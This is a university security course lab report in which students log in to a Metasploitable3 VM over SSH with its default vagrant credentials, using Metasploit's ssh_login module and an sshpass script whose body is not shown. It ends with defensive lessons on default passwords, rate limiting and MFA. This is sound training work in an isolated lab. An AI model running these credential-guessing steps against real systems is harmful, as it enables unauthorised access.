King Fahd University of Petroleum & Minerals

Seconde Semester 2024/2025 (Term252)

ICS344 Phase 1 Report: Setup and Compromise the Service

Group number: 07

Group Members:


Student name	ID
Shahad Almarhoon	202158610
Ghufran Alhulaymi	202175090
Jood Faqera	202182590

Objective:


This phase focuses on setting up a vulnerable service using Metasploitable3 as the victim environment and using Kali Linux as the attacker environment. The goal is to successfully compromise the target service using Metasploit and a custom script that demonstrates a Proof of Concept (PoC) exploit.

Environment Setup

1. Victim Machine (Metasploitable3)
    - Deployed using VirtualBox with default settings.



    - Logged in using default credentials (vagrant:vagrant).



- Obtained the IP address using ifconfig (192.168.56.101)


```
Metasploitable3-ub1404 [Running] - Oracle VirtualBox
docker0   Link encap:Ethernet  HWaddr 02:42:58:7d:50:32
          inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
          inet6 addr: fe80::42:58ff:fe7d:5032/64 Scope:Link
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:9 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:1553 (1.5 KB)

eth0      Link encap:Ethernet  HWaddr 08:00:27:6e:e5:83
          inet addr:192.168.56.101  Bcast:192.168.56.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6e:e583/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3 errors:0 dropped:0 overruns:0 frame:0
          TX packets:52 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1770 (1.7 KB)  TX bytes:9455 (9.4 KB)

eth1      Link encap:Ethernet  HWaddr 08:00:27:06:b3:1e
          inet addr:172.28.128.3  Bcast:172.28.128.255  Mask:255.255.255.0
          inet6 addr: fd00::a00:27ff:fe06:b31e/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe06:b31e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1 errors:0 dropped:0 overruns:0 frame:0
          TX packets:93 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:110 (110.0 B)  TX bytes:15032 (15.0 KB)

lo        Link encap:Local Loopback
```

- Verified network connectivity from the attacker machine via ping.

```
PS C:\WINDOWS\system32> ping 192.168.56.1

Pinging 192.168.56.1 with 32 bytes of data:
Reply from 192.168.56.1: bytes=32 time<1ms TTL=128
Reply from 192.168.56.1: bytes=32 time<1ms TTL=128
Reply from 192.168.56.1: bytes=32 time<1ms TTL=128
Reply from 192.168.56.1: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.56.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
PS C:\WINDOWS\system32>
```

Attacker Machine (Kali Linux)

- Installed the Metasploit Framework.



Task1.1: Compromising Metasploitable3 via SSH

Service: SSH, Port: 22, Target IP Address: 192.168.56.101

By using Metasploit Framework that running on Kali Linux attacker VM

And the module is: auxiliary/scanner/ssh/ssh_login

So,

1. Started Metasploit

2. Loaded the SSH login scanner module

```
msf6 > search ssh_login

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  auxiliary/scanner/ssh/ssh_login           .                normal  No     SSH Login Check Sc
anner
   1  auxiliary/scanner/ssh/ssh_login_pubkey    .                normal  No     SSH Public Key Log
in Scanner


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/
ssh_login_pubkey

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.56.101
RHOST => 192.168.56.101
```

3. Configured parameters:
   - RHOST: Target IP (192.168.56.101)
   - USERNAME: vagrant
   - PASSWORD: vagrant

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME vagrant
USERNAME => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWARD vagrant
[!] Unknown datastore option: PASSWARD. Did you mean PASSWORD?
PASSWARD => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD vagrant
PASSWORD => vagrant
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```

4. Executed the module


```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.56.101:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Outcome of this:

- Successfully established an SSH session with the victim.
- Verified access with commands like whoami, confirming control over the system.
- Demonstrated vulnerability due to use of default credentials.


Task 1.2: Exploiting SSH with a Custom Script

Bash Script using sshpass:




```
kali@vbox: ~
File  Actions  Edit  View  Help
┌──(kali㉿vbox)-[~]
└─$ sudo apt install sshpass -y
[sudo] password for kali:
The following packages were automatically installed and are no longer required:
  icu-devtools          libgtksourceview-3.0-common  openjdk-23-jre
  libabsl20230802       libgtksourceviewmm-3.0-0v5   openjdk-23-jre-headless
  libc++1-19            libicu-dev                   python3.12
  libc++abi1-19         libopenh264-7                python3.12-dev
  libconfig++9v5        libpython3.12-dev            python3.12-minimal
  libdirectfb-1.7-7t64  libqt5sensors5               python3.12-venv
  libfmt9               libqt5webkit5                ruby3.1
  libglapi-mesa         libunwind-19                 ruby3.1-dev
  libgtksourceview-3.0-1 libwebrtc-audio-processing1 ruby3.1-doc
Use 'sudo apt autoremove' to remove them.

Installing:
  sshpass

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 845
  Download size: 12.7 kB
  Space needed: 41.0 kB / 28.6 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 sshpass amd64 1.10-0.1 [12.7 kB]
Fetched 12.7 kB in 1s (15.5 kB/s)
Selecting previously unselected package sshpass.
(Reading database ... 424721 files and directories currently installed.)
Preparing to unpack .../sshpass_1.10-0.1_amd64.deb ...
Unpacking sshpass (1.10-0.1) ...
Setting up sshpass (1.10-0.1) ...
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for kali-menu (2024.4.0) ...

┌──(kali㉿vbox)-[~]
└─$
```

1. So, Custom Script (ssh_attack.sh): Service: SS, Port: 22, Target IP: 192.168.56.101 with the Credentials: Username: vagrant, Password: vagrant



2. Service compromise using custom script



- Both scripts successfully gained SSH access using default credentials.
- Validated the vulnerability of the target.
- Reinforced how attackers can use basic scripting tools to automate attacks.

Key Takeaways

- Exploitation was successful due to the use of default/weak credentials.
- Metasploit simplifies the process of vulnerability scanning and exploitation.
- Custom scripting (in Bash) can effectively automate brute-force attacks.
- This phase highlights the importance of:
    - Changing default credentials
    - Enforcing strong password policies
    - Securing SSH with mechanisms like rate-limiting or MFA